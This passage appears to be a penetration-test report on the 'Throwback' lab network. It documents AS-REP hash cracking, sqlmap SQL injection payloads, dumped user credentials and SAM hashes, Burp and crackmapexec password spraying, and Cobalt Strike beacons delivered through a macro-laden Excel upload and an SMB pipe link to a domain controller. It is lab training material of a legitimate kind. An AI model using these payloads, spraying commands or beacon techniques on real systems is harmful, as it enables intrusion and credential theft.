
ASREPRoasted Hash Output:

```
$krb5asrep$FoxxR@THROWBACK.local:477735B90F1B728BE98CB4DC800
81919$57B729DD40E1BECC7F950A72E2FCA3D479367FCAF6E53454995D3
AD876657C343EA58E9DFA278A304CECC955C586091370AE57F049F9FA9B3
B8CA6CE37F525BBDD3E7B695718A6D3422CF6BD4508E052652DC673AD812
DCFF94BC1A55C98E5ABB55C150623E7FF92BCC019E689CE47D3121679500
26021222FF02F8B954B9DE130D3454FC0D2EA12CEA2142A283C8FE1B0FCC
A97BA4C22C23421868754FD9A6F6C38C0510DBBDCB325C6758DD53D2B9DB
2E0380E3DCA117E47C6DC8B9FC90288AEF14B74A417B0147423D0EAAA4B9
5176FFA1325A4040275F2691EAA97873C3E322D3B9D05849D0A3BF79D27
6A7B0F935B
```

Successfully cracked the hash for user FoxxR

Command: john asreproast_Foxxr.hash --show

Password: animeloverforever



The screenshot shows the John the Ripper command-line interface with the following output:

```
[1656739441]
root@Shad0wQu35t:~/throwback_network/machines/10_200_34.222# john asreproast_Foxxr.hash --show
$krb5asrep$FoxxR@THROWBACK.local animeloverforever
password hash cracked, 0 left
[1656739446]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.222#
```

Timekeep Portal Compromise

Affected System IP: 10.200.34.176

Through the SOCKS proxy setup on 10.200.34.138, we were able to discover a new target 10.200.34.176. Port Scanning was also performed to discover services that were being run on the target through the beacon session spawned earlier.

The screenshot shows two tables of network discovery results. The top table lists hosts by address, name, and note. The bottom table lists services by address, port, banner, and note.

address	name	note
10.200.34.1	TBSEC-DC01	
10.200.34.79	THROWBACK-DC01	THROWBACK.local Domain Controller
10.200.34.117	CORP-DC01	CORPORATE.local Domain Controller
10.200.34.118	THROWBACK-FW01	FIREWALL
10.200.34.138	THROWBACK-TIME	
10.200.34.176	THROWBACK-PROD	
10.200.34.219	THROWBACK-WS01	
10.200.34.222		

Event Log X Services X			
address	port	banner	note
10.200.34.176	22	SSH-2.0-OpenSSH_for_Windows_7.7	
10.200.34.176	80		
10.200.34.176	135		
10.200.34.176	139		
10.200.34.176	443		
10.200.34.176	445	platform: 500 version: 10.0 name: THROWBACK-TIME domai...	
10.200.34.176	3306		
10.200.34.176	3389		
10.200.34.176	5985		

We were able to access the webpage of 10.200.34.176 through the SOCKS proxy setup earlier.

Figure below shows the screenshot of the login portal.

URL : <http://10.200.34.176>

The screenshot shows a web browser window with the URL 10.200.34.176. The page displays a "Timekeep User Login" form. It features a logo of a telephone handset at the top. Below it, there are fields for "User:" (with placeholder "Enter user") and "Password:". A note below the fields states: "Note: Your password should not be the same as your Network ID". At the bottom of the form are "Submit" and "Remember me" buttons.

Upon further fuzzing and enumeration steps, robots.txt file is found which contained a folder that had directory listing enabled.

URL : <http://10.200.34.176/robots.txt>




URL : <http://10.200.34.176/dev>




Accessing the php file through the directory listing revealed that 2 parameters of "**user**" and "**password**" is expected through the warning displayed.

URL : <http://10.200.34.176/dev/passwordreset.php>



A simple SQL injection query is tested on the parameters which returns a SQL syntax error warning. This indicated that the parameters are vulnerable to SQL injection Attack.

Payload : <http://10.200.34.176/dev/passwordreset.php?user='&password=jstewart>



Further tests are performed on the parameters using SQLMAP and the results indicated that the parameters are vulnerable to a time-based blind injection.

Command: proxychains -q sqlmap -u

<http://10.200.34.176/dev/passwordreset.php?user=admin&password=admin> --dbs --
timeout=40

```
[03:01:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[03:01:40] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)  
[03:02:14] [INFO] GET parameter 'user' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
[03:02:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[03:02:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
GET parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  
sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:  
---  
Parameter: user (GET)  
Type: error-based  
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)  
Payload: user=admin' AND EXTRACTVALUE(1345,CONCAT(0x5c,0x7178787171,(SELECT (ELT(1345=1345,1)),0x716a706b71)) AND 'WwWr='='WwWr&password  
=admin  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: user=admin' AND (SELECT 8148 FROM (SELECT(SLEEP(5)))jJDK) AND 'XzeZ='XzeZ&password=admin  
---  
[03:02:49] [INFO] the back-end DBMS is MySQL  
web application technology: PHP 7.2.31, Apache 2.4.43  
back-end DBMS: MySQL >= 5.1 (MariaDB fork)  
[03:02:54] [INFO] fetching database names  
[03:02:58] [INFO] retrieved: 'information_schema'  
[03:03:00] [INFO] retrieved: 'domain_users'  
[03:03:01] [INFO] retrieved: 'mysql'  
[03:03:05] [INFO] retrieved: 'performance_schema'  
[03:03:06] [INFO] retrieved: 'pets'  
[03:03:08] [INFO] retrieved: 'phpmyadmin'  
[03:03:09] [INFO] retrieved: 'test'  
[03:03:11] [INFO] retrieved: 'timekeepusers'  
available databases [8]:
```

A list of usernames and password for the TimeKeep Portal is extracted from the database successfully.

Command: proxychains -q sqlmap -u

```
"http://10.200.34.176/dev/passwordreset.php?user=admin&password=admin" --
timeout=40 -D timekeepusers -T users --flush-session --dump
```

The screenshot shows the sqlmap interface with the following details:

- Database:** timekeepusers
- Table:** users
- [18 entries]**
- PASSWORD** column (redacted)
- USERNAME** column (redacted)
- Enumeration** tab: Shows the entry point path and an error message about updating the password.
- Overall Loot** tab: Shows the dumped data.
- Throwback / M** tab: Shows the raw SQL query used for the dump.

PASSWORD	USERNAME
Bananas!	daiban
BlaireJ2020	blairej
e2349efjsdsdfhgopfdj4po	dosierk
e423jjfjdsjfsdj32	jstewart
efdgdgjdfgjoerwjiooperjofsdjpmfldfdj4po	murphyf
efepjfjsdfjdsfpjopfdj4po	daviesj
etregrokdfskggdf'fd4po	gongoh
fDSOKFSDFLMmxvcvmxz;p[p[dgp[edfjf99	jeffersd
fedw99fjpfdsjpjpfodspjofpjf99	humphreyw
FEFJdfjep302dojsdfsFSFD	daviesj
fi9sfjidsJXSVNSKXKNXSIOPfpoiewspf	peanutbutterm
Fnfdsfdf49sA(2o1id	foxxr
ILOveAnimemes :3	foxxr
ilylily	spopy
owowhatsthisowoDarknessBestGirlowo123uwu");\n\n\n\n	petersj
rei0g0ergggdfs(2o1id	winterss
TBH{ac3f61048236fd398da9e2289622157e}	FLAG
XZCFLDOSPfem,wefweop3202D	horsemanb

PASSWORD	USERNAME
Bananas!	daiban
BlaireJ2020	blairej
e2349efjsdsdfhgopfdj4po	dosierk
e423jjfjdsjfsdj32	jstewart
efdgdgjdfgjoerwjiooperjofsdjpmfldfdj4po	murphyf
efepjfjsdfjdsfpjopfdj4po	daviesj
etregrokdfskggdf'fd4po	gongoh
fDSOKFSDFLMmxvcvmxz;p[p[dgp[edfjf99	jeffersd
fedw99fjpfdsjpjpfodspjofpjf99	humphreyw
FEFJdfjep302dojsdfsFSFD	daviesj
fi9sfjidsJXSVNSKXKNXSIOPfpoiewspf	peanutbutterm
Fnfdsfdf49sA(2o1id	foxxr
ILOveAnimemes :3	foxxr
ilylily	spopy
owowhatsthisowoDarknessBestGirlowo123uwu");\n\n\n\n	petersj
rei0g0ergggdfs(2o1id	winterss
TBH{ac3f61048236fd398da9e2289622157e}	FLAG
XZCFLDOSPfem,wefweop3202D	horsemanb

Password Spray was performed on the Login page using Burp Suite to identify the valid credentials for the accounts discovered.

The screenshot shows the Burp Suite interface during an 'Intruder attack2'. The main window displays a table of results with columns: Request, Payload1, Payload2, Status, Error, Timeout, Length, and Comment. The table lists 13 rows of data, mostly showing status codes 302 or 200, and lengths between 327 and 502. Row 11, which corresponds to the successful login attempt, has a comment 'peanutbutterm'. Below the table, the 'Raw' tab of the request details panel is selected, showing the following HTTP request:

```
1 GET /login.php?user=peanutbutterm&password=fi9sfjidsJXSVNSKXKNXSIOPfpoiewspf HTTP/1.1
2 Host: 10.200.34.176
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.200.34.176/
9 Cookie: PHPSESSID=b20ogr4cug4tmhlhtol94g6mj
10 Upgrade-Insecure-Requests: 1
11
```

At the bottom of the interface, there are several buttons: a question mark icon, a gear icon, a left arrow, a right arrow, and a search bar containing 'Search...'. To the right of the search bar, it says '0 matches'. A progress bar at the bottom indicates the task is 'Finished'.

THROWBACK-TIME System Compromise

Using one of the valid credentials that is discovered through password spraying performed earlier on the TimeKeep Login Portal, we were able to access the timesheet page where a user is able to upload a Macro enabled Excel Document for review.

Username: blairej

Password: BlaireJ2020

The screenshot shows a web browser window with the URL 10.200.34.176/timesheet.php. The page title is "Timekeep Server v1.4.2". The header displays the date and time as "07/03/2022 12:03:06 am" and the welcome message "Welcome: blairej". Below the header is a digital clock icon. A yellow banner on the left side of the page states: "This server is to be accessed only by Throwback Hacks Security. This domain is monitored". On the right side, there is a red-bordered form for uploading a timesheet. It contains a "Browse..." button, a "No file selected." message, and an "Upload" button. At the bottom of the page, there are links for "Return Home" and "Log Out".

Since there will be user interaction with the Excel Document, this feature can be abused by uploading an Excel document which contains malicious macro which will spawn a beacon session as the user who opened the document. Macro is generated through Cobalt Strike's payload generation utility and inserted into the excel file.




Figure below shows the macro generated by Cobalt Strike being embedded into the Excel File and will be automatically executed when the workbook is opened.

The Excel file is renamed as "***Timesheet.xlsxm***" according to the file name specified on the website and uploaded successfully.



The file Timesheet.xlsx has been uploaded, an Administrator will review your timesheet soon!

After a few moments, we received a beacon callback as user **Administrator** on our Cobalt Strike TeamServer.

external	internal	listener	user	computer	note ↴	process	pid	arch	last
10.200.34.222 xxxx	10.200.34.176	beacon_https	Administrator *	THROWBACK-TIME	CHILD	rundll32.exe	5044	x86	446ms
10.200.34.222	10.200.34.222	beacon_https	SYSTEM *	THROWBACK-WS01	CHILD	ssh_daemon.exe	4960	x86	1s
10.200.34.176	10.200.34.176	beacon_https	Administrator *	THROWBACK-TIME	PARENT	rundll32.exe	4884	x86	5s
10.200.34.222	10.200.34.222	beacon_https	SYSTEM *	THROWBACK-WS01	PARENT	ssh_daemon.exe	3248	x86	33s

Post Exploitation

Database Configuration file is found at **C:\xampp\htdocs\db_connect.php**

```
Event Log X Files 10.200.34.176@5044 X Beacon 10.200.34.176@5044 X
beacon> shell type C:\xampp\htdocs\db_connect.php
[*] Tasked beacon to run: type C:\xampp\htdocs\db_connect.php
[+] host called home, sent: 66 bytes
[+] received output:
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', "SuperSecretPassword!");
define('DB_USER', 'TBL');
define('DB_NAME', 'timekeepusers');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```

Successfully dumped hashes from the SAM Database of the machine through our Administrator Beacon.

```
Administrator:43d73c6a52e8626eabc5eb77148dca0b
sshd:6eea75cd2cc4ddf2967d5ee05792f9fb
Timekeeper:901682b1433fdf0b04ef42b13e343486
WDAGUtilityAccount:58f8e0214224aebc2c5f82fb7cb47ca1
HumphreyW:1c13639dba96c7b53d26f7d00956a364
```

THROWBACK-DC01 System Compromise

Affected System IP: 10.200.34.117

Enumeration was performed to discover the services running on the target system. Since we have beacon in the internal network, we are able to access the Domain controller through the beacon on 10.200.34.219

The screenshot shows the Cobalt Strike interface. At the top, there's a menu bar with Cobalt Strike, View, Attacks, Reporting, and Help. Below the menu is a toolbar with various icons. The main window has two tabs: 'Event Log' (selected) and 'Services'. The 'Event Log' tab displays a large list of events from the target machine. The 'Services' tab shows a list of services running on the machine. A red box highlights the entry for 'THROWBACK-DC01' in the 'Event Log' table.


address	port	banner	note
10.200.34.117	22	SSH-2.0-OpenSSH_for_Windows_7.7	
10.200.34.117	53		
10.200.34.117	80		
10.200.34.117	88		
10.200.34.117	135		
10.200.34.117	139		
10.200.34.117	389		
10.200.34.117	445		platform: 500 version: 10.0 name: THROWBACK-DC01 dom...
10.200.34.117	464		
10.200.34.117	593		
10.200.34.117	636		
10.200.34.117	3268		
10.200.34.117	3269		
10.200.34.117	3389		
10.200.34.117	5985		
10.200.34.117	9389		
10.200.34.117	47001		
10.200.34.117	49664		
10.200.34.117	49665		
10.200.34.117	49666		
10.200.34.117	49667		
10.200.34.117	49668		
10.200.34.117	49672		
10.200.34.117	49677		
10.200.34.117	49678		
10.200.34.117	49681		
10.200.34.117	49685		
10.200.34.117	49710		

We performed a password spray on the SMB Service to check if any credentials are valid and found that the password "**Throwback2020**" which is the name of the company combined with the year 2020 is valid for the user "**JeffersD**". Password spray is performed through the sock proxy configured earlier on 10.200.34.138.


Command : proxychains -q crackmapexec smb 10.200.34.117 -u active_domain_users.txt -H hashes.txt --continue-on-success | grep -v "STATUS_LOGON_FAILURE" | tee -a /root/throwback_network/machines/10.200.34.117/passwordspray_smb.txt

```
[1657105613]
root@Shad0wQu35t:~/throwback_network/machines/10.200.34.117# cat passwordspray_smb.txt
SMB      10.200.34.117  445   THROWBACK-DC01  [*] Windows 10.0 Build 17763 x64 (name:THROWBACK-DC01) (domain:THROWBACK.local) (signing :True) (SMBv1:False)
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\WEBSERVICE>Password1
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\FoxxR:animeloverforever
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\BlaireJ:7eQgx6YzqG3vC45t5k9
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\SOLService:mysql1337570
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\JeffersD:Throwback2020
SMB      10.200.34.117  445   THROWBACK-DC01  [-] THROWBACK.local\PetersJ:throwback317 STATUS_LOGON_TYPE_NOT_GRANTED
SMB      10.200.34.117  445   THROWBACK-DC01  [+] THROWBACK.local\HumphreyW:securitycenter.com
[1657105618]
```

Based on our BloodHound data gathered, we found that user JeffersD is set as high value has RDP Privilege to the Domain Controller.



We were able to successfully RDP into the Domain Controller as user JeffersD using the password discovered earlier through the brute force attempt.



C2 Beacon Spawning

Beacon is uploaded to 10.200.34.219 machine's "**Public**" SMB Share since we were not able to upload to the file system of 10.200.34.117.


The screenshot shows a terminal window with several tabs: Event Log, Listeners, Sites, and the active tab, Beacon 10.200.34.219@1776. The terminal output is as follows:

```
Event Log X | Listeners X | Sites X | Beacon 10.200.34.219@1776 X
[*] Listing: C:\Users\Public\

Size  Type  Last Modified      Name
----  ----  -----  -----
dir   08/27/2020 17:10:14  AccountPictures
dir   09/15/2018 07:19:03   Desktop
dir   11/14/2018 16:10:15  Documents
dir   09/15/2018 07:19:03   Downloads
dir   09/15/2018 07:19:03   Libraries
dir   09/15/2018 07:19:03   Music
dir   09/15/2018 07:19:03   Pictures
dir   09/15/2018 07:19:03   Videos
174b  fil   09/15/2018 07:16:48  desktop.ini

beacon> upload /root/throwback_network/machines/10.200.34.232/Patch.exe
[*] Tasked beacon to upload /root/throwback_network/machines/10.200.34.232/Patch.exe as Patch.exe
[+] host called home, sent: 7189 bytes
beacon> upload /root/throwback_network/machines/10.200.34.117/Beacon.exe
[-] upload_error: '/root/throwback_network/machines/10.200.34.117/Beacon.exe' does not exist
beacon> upload /root/throwback_network/machines/10.200.34.117/beacon.exe
[*] Tasked beacon to upload /root/throwback_network/machines/10.200.34.117/beacon.exe as beacon.exe ①
[+] host called home, sent: 288278 bytes
beacon> link THROWBACK-DC01 msagent_c20e ②
[*] Tasked to link to \\THROWBACK-DC01\pipe\msagent_c20e
[+] host called home, sent: 43 bytes
[+] established Link to child beacon: 10.200.34.117 ③
```

The beacon is activated by browsing to the "**Public**" SMB Share of 10.200.34.219 through RDP Session on 10.200.34.117.




By executing the beacon file, we were able to link to the SMB beacon session through our C2 Server.

external	internal	listener	user	computer	note	process	pid	arch	last
10.200.34.219 ***	10.200.34.117	beacon_https	jeffersD	THROWBACK-DC01		powershell.exe	4716	x64	5s
10.200.34.176	10.200.34.176	beacon_https	SYSTEM *	THROWBACK-TIME		ssh_daemon.exe	540	x86	2s
10.200.34.219	10.200.34.219	beacon_https	SYSTEM *	THROWBACK-PROD		ssh_daemon.exe	1776	x86	5s
10.200.34.222	10.200.34.222	beacon_https	SYSTEM *	THROWBACK-WS01		ssh_daemon.exe	1976	x86	47s

Privilege Escalation: (JeffersD -> backup)


List of users that are able to access to the 10.200.34.117 machine is identified through the file system.



A backup note was found by our team on JeffersD user's Documents folder which contains a password.

File Location: C:\Users\jeffersd\Documents\backup_notice.txt

Password: *TBH_Backup2348!*



Performing password spraying on SMB Service for 10.200.34.117 reveals that the password from the backup_notice file belongs to user “**backup**”

Username: **backup**

Password: **TBH_Backup2348!**

